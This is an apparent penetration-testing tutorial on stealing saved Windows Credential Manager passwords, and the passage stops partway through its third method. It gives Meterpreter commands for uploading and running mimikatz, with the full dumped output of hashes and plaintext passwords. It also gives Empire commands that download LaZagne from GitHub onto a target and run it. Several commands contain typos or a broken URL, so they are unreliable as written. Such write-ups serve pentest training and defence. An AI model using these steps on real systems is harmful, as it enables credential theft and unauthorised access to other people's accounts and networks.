Credential Dumping: Windows Credential Manager

hackingarticles.in/credential-dumping-windows-credential-manager

Raj April 3, 2020

In this article, we learn about dumping system credentials by exploiting credential manager. We will talk about various methods today which can be used in both internal and external penetration testing.

Table of Content:

Introduction to Credential Manager

Credential Manager was introduced with Windows 7. It is like a digital vault to keep all of your credentials safe. All of the credentials are stored in a credentials folder which you will find at this location – **%Systemdrive%\Users\<Username>\AppData\Local\Microsoft\Credentials** and it is this folder that credential manager accesses. it also allows you to add, edit, delete, backup and even restore the passwords.

Credentials saved in credential manager are of two types:

- **Web credentials**: As Edge and widows are the product of the same company, credentials manager has access to the stored information of Edge browser too, in order to increase safekeeping of saved credentials. It also stores the password of order application provided by Microsoft such as skype, Microsoft office, etc.
- **Windows credentials**: Under this category, all the windows login credentials can be found. Along with any system that is connected in the network.


Applications which are run by windows and has your credentials saved will automatically be saved in credential manager. Even when you update them, change is noted by and updated in credential manager too.

Accessing Credential Manager


To access credential manager, you can simply search it up in the start menu or you can access it bu two of the following methods:

- You can open **control panel > user accounts > credential manager**
- You can also access it through the command line with the command **vaultcmd** and its parameters.


When you connect to another system in the network as using any method like in the following image:




And while connecting when you provide the password and store it for later use too then these credentials are saved in credential manager.




Irrespective of website and its security, when you save any password in the edge or any other application such as skype or outlook, it's password too gets saved in credential manager. For instance, we have stored Gmail's password in our practice as shown in the image below:




You can confirm from the following image that the password is indeed saved.



And now, when you access credential manager, using any method, you will find that in windows credentials tab all the system, network passwords are stored.



And under the web credentials tab there are will be application's passwords and the passwords saved in edge will be saved.



Metasploit

Now all these credentials can be dumped with simple methods. Once you have a session through Metasploit, all you have to do is upload mimikatz and run it. Mimikatz is an amazing credential dumping tool. We have covered mimikatz in detail in one our previous articles, to read that article click **here**.

And to run mimikatz remotely through Metasploit session, use the following command:

```
upload /root/Desktop/mmikatz.exe
shell
cd <location of the uploaded file in the target system>
mimikatz.exe
```

```
meterpreter > upload /root/Desktop/mimikatz.exe .
[*] uploading  : /root/Desktop/mimikatz.exe → .
[*] uploaded   : /root/Desktop/mimikatz.exe → .\mimikatz.exe
meterpreter > shell
Process 3184 created.
Channel 5 created.
Microsoft Windows [Version 10.0.18363.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\User\Downloads
cd C:\Users\User\Downloads

C:\Users\User\Downloads>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 221465 (00000000:00036119)
Session           : Interactive from 1
User Name         : User
Domain            : DESKTOP-1HH06IM
Logon Server      : DESKTOP-1HH06IM
Logon Time        : 3/26/2020 10:26:21 PM
SID               : S-1-5-21-3798055023-1038230357-2023829303-1001
        msv :
         [00000003] Primary
         * Username : User
         * Domain   : DESKTOP-1HH06IM
         * NTLM     : 3dbde697d71690a769204beb12283678
         * SHA1     : 0d5399508427ce79556cda71918020c1e8d15b53
        tspkg :
        wdigest :
         * Username : User
         * Domain   : DESKTOP-1HH06IM
         * Password : 123
        kerberos :
         * Username : User
         * Domain   : DESKTOP-1HH06IM
         * Password : (null)
        ssp :
        credman :
         [00000000]
         * Username : ignite
         * Domain   : 192.168.1.101
         * Password : ignite@123
         [00000001]
         * Username : raj
         * Domain   : 192.168.1.104
         * Password : 123
```

And once the mimikats is executed successfully, you will get credentials from cred manager as shown in the image above.


Empire

Similarly, while using empire, you can dump the credentials by downloading Lazagne.exe directly in the target system and then manipulatinthe lagazne.exe file to get all the credentials. LaZange is on eof the best credential dumping tool. We have covered LaZagne in detail in one our previous articles, to read that article click **here**.

Use the following commands to dump the credentials with this method :


```
shell wget
https://github.com/AlessandrZ/LaZagne/releases/download2.4.3/lazagne.exe -outfile
lazagne.exe
shell wget
shell dir
shell ./lazagne.exe all
```

After the execution of commands, you can see that the passwords have been retrieved as shown in the following image:




CredentialsFileView

Our next method is using a third-party tool, i.e. credentialfileview. This tool is very effective when it comes to internal penetration testing. To use this tool, simply download it and launch it. After launching itself, it will ask you for the windows password.

